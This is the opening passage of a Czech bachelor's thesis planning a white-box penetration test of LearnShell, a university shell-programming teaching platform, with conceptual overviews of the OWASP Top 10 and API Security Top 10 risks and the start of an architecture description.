FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

Zadání bakalářské práce

Název:	Bezpečnostní audit portálu LearnShell
Student:	Pavel Khunt
Vedoucí:	Bc. Martin Pozděna, MSc.
Studijní program:	Informatika
Obor / specializace:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	do konce letního semestru 2021/2022

Pokyny pro vypracování

Cílem práce je prozkoumat metodiky auditu informační bezpečnosti a aplikovat je při white-box bezpečnostním auditu (penetračním testu) platformy LearnShell. Platforma LearnShell je webová aplikace s front-endem vyvinutým za použití React / Redux / Next.js a back-endem založeným na PostgreSQL / GraphQL API / Django / nginx proxy.

1. Prozkoumejte stávající akademický výzkum na téma architektura zabezpečení webových aplikací, auditování a metodiky penetračního testování.
2. Vyhodnoťte architekturu LearnShell, abyste identifikoval potenciální vektory útoku. Prozkoumejte bezpečnostní zranitelnosti odpovídající daným vektorům útoku.
3. Proveďte white-box bezpečnostní audit / penetrační test všech vektorů útoku nalezených v kroku 2.
4. Upřednostněte identifikované bezpečnostní zranitelnosti podle závažnosti a připravte doporučení o vhodných opravách pro ty, které mají střední a vyšší stupeň závažnosti.

Elektronicky schválil/a prof. Ing. Pavel Tvrdík, CSc. dne 20. listopadu 2020 v Praze.

Bakalářská práce

BEZPEČNOSTNÍ AUDIT PORTÁLU LEARNSHELL

Pavel Khunt

Fakulta informačních technologií ČVUT v Praze
Katedra počítačových systémů
Vedoucí: Bc. Martin Pozděna, MSc.
13. května 2021

Odkaz na tuto práci: Pavel Khunt. *Bezpečnostní audit portálu LearnShell*. Bakalářská práce. České vysoké učení technické v Praze, Fakulta informačních technologií, 2021.

Obsah

Seznam obrázků

Seznam tabulek

Seznam výpisů příkazů

Chtěl bych velmi poděkovat Martinu Pozděnovi za jeho rady, připomínky a především za čas, který mi věnoval v podobě konzultací.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval samostatně a že jsem uvedl veškeré použité informační zdroje v souladu s Metodickým pokynem o dodržování etických principů při přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů, zejména skutečnost, že České vysoké učení technické v Praze má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 citovaného zákona.

V Praze dne 13. května 2021 .....

Abstrakt

Tato bakalářská práce se zabývá hledáním bezpečnostních zranitelností aplikace LearnShell, která je vyvíjena na FIT ČVUT v Praze. K nalezení těchto zranitelností slouží metodiky penetračního testování, které se odlišují na základě dané komponenty, pro niž je test prováděn. Tyto metodiky popisuje rešeršní část práce.

Provedený penetrační test odhaluje zranitelnosti a způsoby jejich zneužití útočníkem. Výsledky této práce umožňují snadné identifikování bezpečnostních zranitelností, které LearnShell obsahuje, a jejich eliminaci. Přínos je tedy především pro vývojáře a administrátory testované aplikace. Může však posloužit i jako podklad pro začínající penetrační testery, jelikož jsou zde ukázány příklady testování zranitelností na reálné aplikaci.

Na závěr práce jsou uvedeny doporučení na provedení náprav pro zranitelnosti se středním či vyšším stupněm závažnosti.

Klíčová slova penetrační test, web, infrastruktura, OWASP, etické hackování, GraphQL API, REST API, Django, Learnshell

Abstract

The aim of this bachelor thesis is to search for security vulnerabilities in the LearnShell application, which is being developed at the FIT CTU in Prague. To find these vulnerabilities, penetration testing methodologies have been used. Those differ based on the component the test is performed on. The methodologies are described in the theoretical part of this thesis.

The penetration test which has been performed reveals vulnerabilities and the ways they can be exploited by an attacker. The results of this thesis facilitate the identification and elimination of security vulnerabilities in the LearnShell application. The benefit is mainly for developers and administrators of the application. However, the thesis can also serve as a source for penetration testers, as it includes examples of vulnerabilities testing conducted on a real-world application.

Finally, the thesis makes recommendations on how to correct medium or high-severity vulnerabilities.

Keywords penetration test, web, infrastructure, OWASP, ethical hacking, GraphQL API, REST API, Django, LearnShell

Seznam zkratek

API	Application Programming Interface
CVSS	Common Vulnerability Scoring System
DoS	Denial of Service
GDPR	General Data Protection Regulation
HTTP	Hypertext Transfer Protocol
IDOR	Insecure DirectObject Reference
IoT	Internet of Things
NIST	National Institute of Standards and Technology
OWASP	Open Web Application Security Project
PTES	Penetration Testing Execution Standard
RCE	Remote Code Execution
ReDoS	Regular Expression Denial of Service
SaaS	Software as a Service
SSTI	Server Side Template Injection
URL	Uniform Resource Locator
VPN	Virtual private network
WSGI	Web Server Gateway Interface
XSS	Cross-site scripting

Kapitola 1
Úvod

Zabezpečení webových aplikací je stále diskutovanější téma, i přesto webové aplikace mnohdy obsahují zranitelnosti, a to i takové jako ponechání výchozího uživatelského jména a hesla pro přihlášení. Vývojáři webových aplikací často neznají zásady psaní bezpečného kódu, upřednostňují efektivitu/jednoduchost implementace nebo používají zastaralé verze knihoven, to vše na úkor bezpečnosti. Z těchto důvodů se využívá penetrační testování, které pomáhá odhalit výše uvedené problémy. Penetrační testování se tak postupně stává běžnou součástí vývoje webových aplikací. Jeho hlavním úkolem je odkrýt zranitelnosti dané aplikace a s tím související rizika.

Práce se zaměřuje na průzkum metodik auditu informační bezpečnosti a jejich aplikování při white box penetračním testu platformy LearnShell.

LearnShell je aplikace vyvíjena na FIT ČVUT v Praze a slouží pro potřeby výuky předmětu BI-PS1 (Programování v shellu) vyučovaném na této fakultě. V tomto systému studenti píší testy či zkoušky a odevzdávají domácí úkoly. V budoucnu může tento systém poskytovat stejné služby jako pro BI-PS1 i pro ostatní vyučované předměty. I z důvodu možného rozšíření pro další předměty je žádoucí klást důraz na zabezpečení této aplikace.

Téma jsem si zvolil, jelikož jsem chtěl s tímto zabezpečením pomoci, protože nebylo dosud otestováno uspokojivým způsobem.

Práce je určena pro tým, složený ze studentů a absolventů FIT ČVUT v Praze, zabývající se implementací a administrací webového portálu LearnShell, a bude sloužit jako podklad pro eliminaci zranitelností v něm.

Hlavní cílem práce a taktéž jedním z cílů praktické části je provést penetrační testování webového portálu LearnShell, které má za úkol odhalit bezpečnostní zranitelnosti, a pro ty se středním nebo vyšším stupněm závažnosti také navrhnout vhodné opravy.

Záměrem teoretické části práce je seznámení čtenáře s tématem penetrační testování a pojmů používaných v tomto oboru. Dále budou vysvětleny použité metodiky a jednotlivé typy zranitelností.

Praktická část má také popsat architekturu aplikace LearnShell, nalézt vektory útoku a upřesnit, co bude testováno.

Účelem výstupu práce je pomoci se zabezpečením LearnShell a minimalizovat možná bezpečnostní rizika, která jsou následkem zranitelností obsažených v aplikaci.

Struktura práce je rozdělena do čtyř logických celků. Prvním logickým celkem je kapitola „Penetrační testování a jeho metodiky“. V té popisuji stávající akademický výzkum na téma architektura zabezpečení webových aplikací, auditování a metodiky penetračního testování. Tato kapitola patří do teoretické části práce, následující tři kapitoly se řadí do části praktické.

Druhá kapitola, pojmenována „Zhodnocení architektury a identifikace vektorů útoku“, popisuje architekturu aplikace LearnShell a na základě tohoto popisu jsou analyzovány možné vektory útoku.

V další kapitole s názvem „Výsledky penetračního testu“ zkoumám bezpečnostní zranitelnosti pro dané vektory útoku a provádím bezpečnostní audit. Je zde uveden souhrn provedených penetračních testů a bezpečnostních zranitelností, které byly pomocí těchto testů odhaleny.

Závěrečná kapitola praktické části práce nazvaná „Prioritizace zranitelností a návrh základních oprav“ obsahuje shrnutí nalezených zranitelností a zhodnocení jejich závažnosti. Na to navazuje doporučení vhodných oprav pro ty, které mají střední nebo vyšší stupeň závažnosti.

Kapitola 2

Penetrační testování a jeho metodiky

Tato část práce se zabývá vysvětlením penetračního testování, jeho typů a přínosu. Popisuje také hlavní cíl testování a jeho výstup. Uvádí se i rozdíl mezi etickým hackováním a penetračním testováním. Je zde také popsáno, co je to metodologie pro penetrační testování. Následně se uvádí typy metodologií obecně. Samostatné kapitoly jsou pak vyčleněny jednotlivým metodikám od společnosti OWASP, konkrétně OWASP Top Ten a OWASP API Security Project.

2.1 Úvod do problematiky

Pojmy penetrační testování a etické hackování jsou v oboru informační bezpečnosti dobře známé, přesto je žádoucí zde uvést vysvětlení a popsat rozdíly mezi nimi.

Nejprve je nutné si definovat, co je to penetrační testování. Jedná se o metodu zaměřující se na odhalení bezpečnostních zranitelností, a s nimi spojených rizik specifických pro testovaný subjekt. Předmětem této metody mohou být počítačové systémy, sítě či zařízení. Konkrétní příklady běžně podrobované takovému typu testování jsou následující: webová aplikace, mobilní aplikace, IoT zařízení, jednotlivé počítačové komponenty automobilů a další. Penetrační test odhaluje zranitelnosti pomocí simulace jednotlivých kroků skutečného kybernetického útoku, které by prováděl útočník neboli hacker. Tímto se penetrační test odlišuje od běžného skenování zranitelností. Výše popsaný druh testu musí být vždy předem schválen vlastníkem testovaného subjektu.

Etické hackování je termín s širším rozsahem obsahující stejné metody a techniky, které používá hacker. Jedná se o zastřešující pojem, tedy penetrační testování je jeho podmnožina. Typicky se penetrační tester zaměřuje na jednu oblast (webová/mobilní aplikace, počítačová síť, IoT zařízení, …), zatímco etický hacker není soustředěn na konkrétní oblast a má širší a hlubší povědomí z více oblastí. [1]

Hlavním cílem je úspěšné získání neoprávněného přístupu na testovaný systém. Přínosem penetračního testování je identifikování chyb v zabezpečení, které ještě nebyly zneužity útočníky. Společnost, pro kterou je test vykonán, tak může zajistit opravy, aby ke zneužití nedošlo. Neexistuje však žádné penetrační testování, které by zabezpečilo plnou ochranu, protože v době provádění testu nemusí být zranitelnost pro určitou komponentu známa. Je důležité dodat, že penetrační test by neměl být jedinou možností kontroly bezpečnosti. Především by měl být kladen důraz na zabezpečení již při návrhu a implementaci systému, zařízení či aplikace. Tímto

lze předcházet odhalení bezpečnostních chyb, pro jejichž opravy je nutné změnit infrastrukturu a základní koncepty daného počítačového systému.

Výsledkem takového testu je zpráva, která popisuje nalezené zranitelnosti, jejich možné zneužití a stupeň závažnosti. Tento popis také dokumentuje doporučení pro opravu identifikovaných zranitelností.

2.2 Kategorie penetračních testů

Penetrační test se rozděluje na tři kategorie: black box, white box a gray box. Jednotlivé typy jsou od sebe odděleny na základě přístupu. Jinými slovy odlišují se především v tom, jaké informace ohledně testovaného subjektu má penetrační tester k dispozici. Následující podkapitoly tyto typy shrnují a vysvětlují. Pro každý z níže uvedených typů tester vždy zná rozsah a kroky, které jsou povoleny. Níže uvedené typy jsou popsány na základě informací z [2, 3].

2.2.1 Black box

U tohoto typu testu má penetrační tester pouze informace o tom, co bude předmětem testování. Obdrží tedy například IP adresu či URL webové stránky. To jaké služby zde běží, typ operačního systému, použité technologie a další údaje nejsou známy. Tester tedy bude nejprve shromažďovat informace o testované počítačové síti či systému, a až poté podnikne další kroky. Toto simuluje kroky útočníka provádějícího skutečný kybernetický útok, a to je hlavní benefit tohoto typu. Běžně se používá při provádění externího penetračního testu.

2.2.2 White box

White box testování má mnoho různých názvů clear box, glass box, open box. Toto penetrační testování je nejvíce rozsáhlé, protože tester zná téměř všechny informace pro daný cíl. Penetrační tester tedy disponuje stejnými informacemi a přístupem jako vývojáři. Pro případ webové aplikace jsou k dispozici například: zdrojové kódy, použité technologie a infrastruktura aplikace. White box test je často využíván pro interní penetrační testy.

2.2.3 Gray box

Tento typ je kombinací předchozích dvou, jelikož některé informace má penetrační tester k dispozici a ostatní jsou skryté. Tester například obdrží stejné informace jako pro white box vyjma zdrojových kódů. Získá tak pouze omezené množství informací, a proto se tento typ považuje za simulaci útoku prováděného externím útočníkem, který mohl neoprávněně získat některé dokumenty k testovanému subjektu.

2.3 Metodologie a standardy – obecně

Používání metodologie má za úkol pomoci efektivitě, úspoře času a v neposlední řadě odbornosti prováděného testu a výsledné zprávy. Pro penetrační testování existují různé metodologie. Jejich výběr závisí především na testované platformě. Nutno podotknout, že není jedna správná možnost výběru, jelikož každý penetrační tester může mít jiné preference pro daný test.

Mezi nejpoužívanější patří PTES a metodologie od organizací NIST a OWASP. Poslední zmiňovaný je popsán níže. Důvodem je, že se tato práce zaměřuje především na testování webové aplikace. OWASP mimo jiné popisuje testování webové aplikace a API.

2.3.1 OWASP (Open Web Application Security Project)

Nejprve popíši, co je vlastně Open Web Application Security Project, zkráceně OWASP. Jak už název napovídá, jedná se o projekt soustřeďující se na zabezpečení webových aplikací. Přesněji dle [4] je OWASP nezisková organizace, která pracuje na zlepšování zabezpečení software. Tato organizace je „otevřená“ komunita, což znamená, že každý, kdo chce spolupracovat a podílet se na projektech, se může stát členem. Členové této komunity společně pořádají konference, vydávají články a vytváří různé projekty.

Příklady některých projektů, které jsou vyvíjeny právě touto organizací: OWASP Top Ten, OWASP API Security Project, Web Security Testing Guide. Z uvedených projektů by se mohlo zdát, že se zabývají pouze zabezpečením webových aplikací. Avšak kromě toho se také zabývají například bezpečností mobilních aplikací, s tím jsou spojeny projekty s názvy: OWASP Mobile Security Testing Guide, Mobile App Security Requirements and Verification.

Dále se také věnují vytváření nástrojů jako je například OWASP ZAP, celý název je OWASP Zed Attack Proxy. ZAP slouží jako „man-in-the-middle proxy“. Zjednodušeně řečeno, díky tomuto nástroji může tester zachytávat, upravovat a analyzovat zprávy, které jsou z prohlížeče posílány na server, kde je provozována webová aplikace.

Také stojí za zmínku jejich vývoj zranitelných webových aplikací. Ty mohou sloužit jako podklad pro studium penetračního testování nebo testování různých nástrojů, které jsou určeny na analyzování zabezpečení webových aplikací. Jednou z takových aplikací je WebGoat. [5]

Dalším zajímavým projektem z repertoáru OWASP je OWASP Cheat Sheet Series, který poskytuje souhrn osvědčených praktik pro specifická témata v oblasti bezpečnosti aplikací a možností ochran proti různým typům útoků. [6]

V další části se zaměřím na popsání dvou výše zmíněných projektů, a to na: OWASP Top Ten, OWASP API Security Project, jelikož podle těchto dvou metodologií provádím testování webu a API.

2.4 Konkrétní metodologie využité při testování

V této sekci jsou popsány metodologie, které jsem využil při provádění penetračního testu. Jedná se o metodiky zaměřující se na zranitelnosti webové aplikace a API. Následující dvě podkapitoly čerpají z [7] a [8].

2.4.1 OWASP Top Ten

Projekt s názvem OWASP Top Ten se zabývá vytvořením seznamu top deseti nejkritičtějších bezpečnostních rizik pro webové aplikace. V tomto dokumentu s názvem OWASP Top 10, vytvářeném v rámci tohoto projektu jsou tato rizika popsána. Pro každé je v dokumentu OWASP Top 10 uvedeno:

- možné vektory útoku,
- bezpečnostní slabiny,
- dopady,
- jak určit zdali je aplikace zranitelná,
- jak riziku předcházet.

I proto je tento dokument využíván pro penetrační testování webových aplikací. Dosavadní verze jsou z let: 2003, 2004, 2007, 2010, 2013 a 2017. Připravuje se však verze nová pro rok 2021, která bude vydána na přelomu léta a podzimu roku 2021. [9] Z důvodu návaznosti praktické části práce je žádoucí popsat každý bod tohoto seznamu. Jednotlivé body jsou popsány níže.

1. **A1:2017 – Injection**

   Zranitelnosti typu injection jako jsou například SQL, NoSQL, LDAP a OS injection nastávají, pokud součástí interpretovaného dotazu či příkazu jsou nedůvěryhodná data a tato data nejsou nijak kontrolována. Útočník tak může zmást interpreter vložením škodlivých dat a tím způsobit provedení nežádoucích příkazů nebo získat neoprávněný přístup k datům/údajům z databáze. Neoprávněný přístup znamená, že útočník není autorizován k provedení dotazu a následnému získání dat.

   Dopady Injection může vést ke ztrátě dat, jejich změně či prozrazení neautorizovaným osobám/společnostem. Může zapříčinit DoS (Denial of Service), dokonce může vést i k získání kompletní kontroly nad hostitelským serverem.

2. **A2:2017 – Broken Authentication**

   Funkce aplikací zastávající autentizaci a správu relací (angl. session management) nejsou často správně implementovány. To dovoluje útočníkům kompromitovat hesla, klíče či tokeny relací (angl. session token). Dále to útočníkovi umožňuje zneužít další chyby v implementaci a získat tak identitu jiných uživatelů a to buď dočasně, anebo trvale.

   Dopady Případným zneužitím útočník získá přístup k uživatelským účtům. V tomto případě útočníkovi stačí získat několik účtů nebo účet s právy administrátora, aby zapříčinil narušení systému/aplikace. Z tohoto důvodu jsou častým cílem právě privilegované účty. V závislosti na účelu a zaměření aplikace může tato chyba umožnit krádež identity, zveřejnění zákonem chráněných citlivých informací a různé podvody.

3. **A3:2017 – Sensitive Data Exposure**

   V překladu tento bod znamená expozice/vystavení senzitivních/citlivých dat. Mnoho webových aplikací a aplikačních rozhraní nesprávně chrání citlivá data, jako jsou čísla kreditních karet, rodná čísla, zdravotní záznamy a další. Ochrana těchto dat je často podřízena zákonům dané země a také EU nařízení pod zkratkou GDPR. Citlivá data mohou být kompromitována, pokud nejsou speciálně chráněna. Například šifrováním těchto dat v klidu či při přenosu a zvláštními bezpečnostními opatřeními pro data v prohlížeči.

   Dopady Selhání ochrany citlivých dat často vede k jejich kompromitaci. Útočník může krást či modifikovat tato slabě chráněná data. To vše za účelem podvodů s kreditními kartami, krádeží identit a dalších zločinů.

4. **A4:2017 – XML External Entities (XXE)**

   Zranitelnost XXE je způsobena tím, že mnoho starších nebo špatně nakonfigurovaných XML parserů zpracovává a vyhodnocuje externí entity v datech formátu XML. Útočník toho může zneužít a zahrnout do takovýchto dat externí entity a zranitelný parser je zpracuje.

   Dopady Externí entity mohou být použity k odhalení interních souborů za použití file URI handler. Další možné dopady jsou RCE, skenování interních systémů a portů a DoS útok.

5. **A5:2017 – Broken Access Control**

   Tato zranitelnost v překladu znamená chybné řízení přístupových práv. Webové aplikace často řádně nevynucují omezení týkající se povolených funkcionalit pro autentizované uživatele. To následně využívají útočníci k neautorizovanému přístupu k těmto funkcionalitám jako je například změna dat ostatním uživatelům, prohlížení citlivých souborů, přístup k jiným uživatelským účtům. Slabiny v řízení přístupových práv jsou obvyklé z důvodu nedostatku automatizovaných testů, které by pomohli s jejich odhalením. Dalším důvodem může být provedení neefektivního funkčního testování.

Dopady Chybné řízení přístupových práv umožňuje útočníkovi využívat funkcionalit, na které nemá práva. Útočníci zneužívají této chyby, aby mohli jednat jako autentizovaný uživatel, administrátor nebo uživatel využívající privilegované funkce. Hlavním cílem útoku na tuto zranitelnost je získání přístupu k administrátorským funkcím.

6. **A6:2017 – Security Misconfiguration**

Chybná konfigurace zabezpečení je nejčastěji vídaný problém. Tohle je především zapříčiněno používáním výchozích konfigurací, které jsou většinou nezabezpečené. Další příčiny jsou nekompletní či *ad hoc* konfigurace, špatně nakonfigurované HTTP hlavičky a vypisování podrobných chybových zpráv obsahující citlivé informace. Mimo to, že musí být všechny operační systémy, framework, knihovny a aplikace bezpečně nakonfigurovány, musí také být včas záplatovány a aktualizovány.

Dopady Výše popsané pochybení často poskytuje útočníkovi neoprávněný přístup k některým systémovým datům nebo funkcím. Někdy tyto chyby v konfiguraci vedou k úplnému kompromitování systému.

7. **A7:2017 – Cross-Site Scripting XSS**

XSS je druhým nejrozšířenějším problémem v OWASP Top 10. Tato zranitelnost se vyskytuje přibližně ve dvou třetinách všech aplikací. [10]

XSS se vyskytuje, když aplikace zahrnuje nedůvěryhodná data poskytnutá uživatelem do nové či aktualizované webové stránky. Problémem je, že tato data od uživatele nepodléhají validaci ani sanitizaci. Rozlišují se tři typy této zranitelnosti: stored, reflected a DOM-based XSS.

Dopady Zranitelnost XSS má za následek to, že útočník je schopen spouštět skripty v prohlížeči oběti, která používá webovou aplikaci, ve které se XSS vyskytuje. Útočníkovi je tak umožněno převzít uživatelskou relaci (angl. session), změnit obsah web. stránky, přesměrovat uživatele na jinou web. stránku a jiné.

8. **A8:2017 – Insecure Deserialization**

Nebezpečná deserializace se vyskytuje, když uživatelem kontrolovaná data jsou deserializována webovou aplikací. To potenciálně dovoluje útočníkovi manipulovat se serializovanými daty s úmyslem předání škodlivých dat do prováděného zdrojového kódu dané aplikace.

Dopady Výše popsaná zranitelnost často vede k RCE. Pokud však tato chyba nemá za následek RCE, může být použita k provedení jiných útoků. Tyto útoky zahrnují injection, replay attack a neoprávněná eskalace privilegií.

9. **A9:2017 – Using Components with Known Vulnerabilities**

Použité komponenty jako knihovny, frameworks a další softwarové moduly jsou spouštěny se stejnými privilegii jako aplikace. Pokud má daná komponenta známou zranitelnost a případně pro ni existuje exploit, pak je výrazně usnadněn možný útok. Používání takové komponenty v aplikaci vede ke zhoršení bezpečnosti aplikace a umožňuje různé útoky na ni. Tedy i pro jinak dobře zabezpečenou aplikaci má zranitelná komponenta zásadní vliv na bezpečnost a hrozí, že zabezpečení lze obejít pouze zneužitím zranitelnosti dané komponenty. S tím jsou spojeny různé bezpečnostní dopady.

Dopady Dopady se liší v závislosti na typu známé zranitelnosti, kterou komponenta obsahuje. Může se jednat například o XSS, injection a další. Zatímco některé známé zranitelnosti mají pouze nepatrný dopad, jiné mohou vést až k úplnému převzetí kontroly nad hostitelským strojem.

10. **A10:2017 – Insufficient Logging & Monitoring**

    Tento bod zaštiťuje problém v podobě nedostatečného zapisování do logů a nevyhovující monitorování. Vyskytuje-li se tento problém v aplikaci, pak je možné, že by eventuální prováděný útok nebyl včas signalizován/odhalen a řešen.

    Dopady Výše zmíněný problém má za následek především to, že bezpečnostní incident není včas odhalen. To dovoluje útočníkům při zneužití zranitelnosti dále nepozorovaně útočit na systém, manipulovat s daty nebo data stahovat či mazat. Nejúspěšnější útoky totiž nejprve začínají s prověřením dané zranitelnosti. Umožnění jejich pokračování kvůli pochybení v monitorování může zvýšit pravděpodobnost úspěšnosti tohoto útoku.

    Většina studií zabývající se narušením zabezpečení ukázala, že čas na jejich detekování je více než 200 dní. Navíc obvykle jsou tyto detekce zrealizovány externími stranami nikoli interním monitorováním. [7]

2.4.2 OWASP API Security Project

Tento projekt se stejně jako projekt OWASP Top Ten věnuje zranitelnostem a bezpečnostním rizikům, ale zde jsou cílem ty, které postihují API. Podobně jako výše zmíněný projekt vydává i OWASP API Security Project seznam 10 nejkritičtějších zranitelností a bezpečnostních rizik, avšak pro API. [8] Nejnovější verzí tohoto dokumentu je verze z roku 2019, tento dokument se nazývá API Security Top 10 2019. Dle něj postupuji při testování API, proto budou popsány body z nichž se tento seznam skládá. Body shodné s OWASP Top Ten 2017 budou obsahovat pouze název bez detailnějšího popisu, jelikož by byl stejný. Seznam vychází z [11].

Před samotným popisem jednotlivých bodů je nutné uvést, proč je žádoucí se zabezpečením API zabývat. Základní prvek inovací v dnešním světe aplikací je API. Počínaje bankovními aplikacemi přes aplikace využívané v oblasti maloobchodu a dopravy až po autonomní vozidla a inteligentní budovy. APIs jsou kritickou částí moderních mobilních aplikací, SaaS a webových aplikací. Může se tedy nacházet, jak v aplikacích určený pro zákazníky, tak i v interních aplikacích. API ze své podstaty odhaluje logiku aplikace a citlivá data, jako osobní údaje, proto se stále častěji stává cílem útočníků. Bez zabezpečeného API by bylo nemožné dosáhnout rychlých inovací.

Níže je uveden seznam API Security Top 10 2019.

1. **API1:2019 – Broken Object Level Authorization**

    APIs mají sklony k vystavovaní koncových bodů (angl. endpoints), které zpracovávají identifikátory objektů. Tímto vytvářejí širokou možnost útoku. Kontrola autorizace na úrovni objektů by měla být zvážena v každé funkci, která přistupuje k datům na základě vstupu od uživatele.

    Útočník zamění identifikátor pro vlastní zdroj ve volání API identifikátorem, jenž je zdrojem pro jiného uživatele. V důsledku špatné kontroly autorizace je útočníkovi umožněno získat přístup ke specifikovanému prostředku. Tento útok je známý také jako IDOR (Insecure Direct Object Reference).

    Dopady Neautorizovaný přístup může vést k zpřístupněním dat, jejich smazání nebo změnu. Tato chyba může také způsobit úplné převzetí uživatelského účtu.

2. **API2:2019 – Broken User Authentication**

    Shodné s A2:2017 – Broken Authentication, pouze se liší název.

3. **API3:2019 – Excessive Data Exposure**

    S vidinou generické implementace se vývojáři uchylují k vystavování všech vlastností objektů bez ohledu na to, že vlastnosti daných objektů mohou zahrnovat citlivé informace. Spoléhají

se na to, že filtrace dat se provede na straně klienta před jejich zobrazením uživateli. Pokud tedy útočník interaguje přímo s API, tak může získat data ještě před jejich filtrováním.

Dopady Běžným následkem této chyby je odhalování citlivých dat.

4. **API4:2019 – Lack of Resources & Rate Limiting**

   Celkem často APIs nevynucují žádné restrikce/omezení velikosti nebo počtu dotazů ze strany klienta/uživatele. Útočník tak může zaslat dotaz s nadměrnou velikostí payload (datového obsahu) nebo velké množství dotazů.

   Dopady Zneužití této zranitelnosti vede k DoS či nedostupnosti API. Dále může být využita k útoku hrubou silou na autentizaci.

5. **API5:2019 – Broken Function Level Authorization**

   Komplexní politika řízení uživatelských práv s různými rolemi, skupinami a nejasným oddělením mezi obyčejnými a administrativními funkcemi mají tendenci vést k chybám v autorizaci. Dále je popis v zásadě shodný s A5:2017 – Broken Access Control.

6. **API6:2019 – Mass Assignment**

   API přijímá data (například v JSON formátu), která jsou poskytována klientem a ukládá je bez správného filtrování založeného na white list (seznamu povolených dat). Útočník může hádat další vlastnosti objektů nebo zahrnout jiné vlastnosti objektu v jejich request (dotazu), číst dokumentaci nebo zkoumat další dostupné API endpoints (koncové body API). Uvedenými úkony může útočník nalézt mezeru pro změnu vlastností objektu. Za normálních okolností by se útočník k takovéto modifikaci neměl dostat.

   Zde pro přesnější vysvětlení uvedu příklad. Na základě poslání request (dotazu) s použitím metody GET obdrží útočník informace o výši peněz uloženém na účtu. Na základě těchto dat zkusí poslat request znovu, ale tentokrát s metodou POST. V objektu pro stav účtu změní hodnotu na vyšší, tedy mění vlastnost objektu. Útočník si tak neoprávněně navýšil množství peněz na účtu. Jiný příklad by byl, kdyby si útočník tímto způsobem změnil svoji roli na roli administrátora.

   Dopady Jak lze vidět z uvedeného příkladu, zneužití vede k eskalaci privilegií, manipulaci s daty nebo obcházení bezpečnostního mechanismu.

7. **API7:2019 – Security Misconfiguration**

   Tato chyba je popsána v A6:2017 – Security Misconfiguration.

8. **API8:2019 – Injection**

   Vysvětlení je shodné s A1:2017 – Injection.

9. **API9:2019 – Improper Assets Management**

   APIs mají sklony k vystavení více koncových bodů než tradiční webové aplikace, proto je vytváření náležité a udržované dokumentace vysoce důležité. Inventura nasazených verzí API hraje také důležitou roli ke zmírnění problémů. Těmito problémy jsou zastaralé verze API a expozice koncových bodů určených pro debug.

   Dopady Útočník může objevit verzi API, která nebyla určena pro produkci (například testovací či stará verze), ale komunikují se stejnou databází. Tyto verze často nejsou tak dobře chráněny jako verze produkční. Útočník ji tedy může zneužít pro vykonání útoků. Obecně následky mohou být: získání citlivých dat či ovládnutí serveru.

10. **API10:2019 – Insufficient Logging & Monitoring**

    Stejný popis jako pro A10:2017 – Insufficient Logging & Monitoring.

Kapitola 3

Zhodnocení architektury a identifikace vektorů útoku

V této kapitole je nejprve uveden základní popis aplikace LearnShell, dále se tato kapitola zabývá architekturou aplikace LearnShell. Jsou zde popsány jednotlivé komponenty, ze kterých se LearnShell skládá. Následně jsou uvedeny použité technologie v aplikaci. Na základě analýzy této architektury jsou popsány možné vektory útoku a jaké části budou podrobeny penetračnímu testu.

3.1 Základní popis LearnShell

Jak již bylo zmíněno v úvodu této práce, jedná se o webovou aplikaci vyvinutou pro potřeby předmětu BI-PS1 (Programování v shellu 1). Základním případem užití je, že učitel vytváří úkoly/testy/zkoušky a ty jsou následně vypracovávány studenty. Studenti si dále mohou zobrazovat své dosavadní výsledky a případné nápovědy k odevzdaným a vyhodnoceným řešením, pokud jsou pro daný úkol/test/zkoušku k dispozici. Dále si zde může jakýkoli přihlášený uživatel změnit heslo. Omezení vztahující se k funkcionalitě změny hesla bude vysvětleno v podkapitole Dělení uživatelů, stejně tak jako další možné akce uživatelů.

Uživatelé aplikace LearnShell (tedy studenti a vyučující předmětu BI-PS1) mají aplikaci přístupnou skrze webové rozhraní, které je dostupné přes tuto `https://learnshell.fit.cvut.cz` URL adresu. Pro ni je nastaveno přesměrování na `https://learnshell.fit.cvut.cz/profile`. Pro přístup k funkcím aplikace je potřeba se nejprve autorizovat. Autorizace probíhá přes autorizační server (`https://auth.fit.cvut.cz/`), který je vyvíjen na FIT. Tento autorizační server se nazývá Zuul OAAS a využívá protokol pro autorizaci zvaný OAuth 2.0. Po tomto přihlášení do aplikace jsou uživatelům dostupné různé funkcionality na základě přidělených práv. Výše jsou uvedeny funkce dostupné všem uživatelům, kteří mají přístup do aplikace. V následující podkapitole budou upřesněny jednotlivé typy uživatelů, a s tím spojená práva těchto uživatelů.

3.1.1 Dělení uživatelů

Uživatelé jsou rozděleny na tři druhy: obyčejný uživatel, administrátor a superuser. Toto rozdělení je dáno používáním autentizačního systému v Django. Vzhledem k tomu, že aplikace je určená pro výuku, tak jednotlivé typy představují popořadě studenta, cvičícího a vývojáře aplikace případně vyučujícího, který má vyšší pravomoci v rámci předmětu.

Z toho logicky plyne, že superuser je zároveň administrátor, ale ne naopak. Každý uživatel typu administrátor má přístup do Django administrace. Uživatel typu superuser může vykonávat

